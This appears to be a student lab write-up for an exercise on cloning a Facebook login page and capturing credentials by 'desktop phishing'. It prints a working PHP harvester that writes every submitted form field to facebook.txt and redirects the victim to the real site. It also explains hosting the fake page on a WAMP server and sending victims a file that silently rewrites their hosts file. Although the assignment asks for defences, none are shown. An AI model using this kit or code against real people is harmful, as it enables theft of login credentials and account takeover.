


PROBLEM STATEMENT:

7. Clone a Facebook page and try to perform Desktop Phishing in your local machine and capture the credentials and write the document along with screenshots and suggest the solution to avoid from phishing.

Solution:

Step1: open www.facebook.com and save the html page by Rightclick→save as (or) ctrl+s → select webpage,html only → click on save → facebook.html




Step2: Write PHP code for to capture the username and password and redirection and save the file with facebook.php

Location is used to redirect the page after clicking on signin


Facebook.txt file is used to save the login username and password

```
<?php
header('Location: https://www.facebook.com/');
$handle = fopen("facebook.txt", "a");
foreach($_POST as $variable => $value) {
    fwrite($handle, $variable);
    fwrite($handle, "=");
    fwrite($handle, $value);
    fwrite($handle, "\r\n");
}
fwrite($handle, "\r\n");
fclose($handle);
exit;
?>
```



Step3: Install the WAMP server in attacker machine as shown in below screenshots click on I




Step4: Open the WAMP server and check if everything is working fine or not by opening <http://127.0.0.1> or localhost or IP address of system




Step5: After confirming server is running go to installation folder (C:\wamp\www\) and delete the default files.



copy the phishing pages 3 files and rename facebook.html as Index.html



Step6: hosts file will be created and attacker will send this file to victim and if he downloads and clicks on file in background victim host file will be modified and from now onwards when victim types www.fb.com in browser it will redirect to facebook until host file is modified



Step7: Here url will be same as facebook only but the page it shows fake page when user enters username and password click on login the credentials will be saved in to text file in attacker server (C:\wamp\www\)

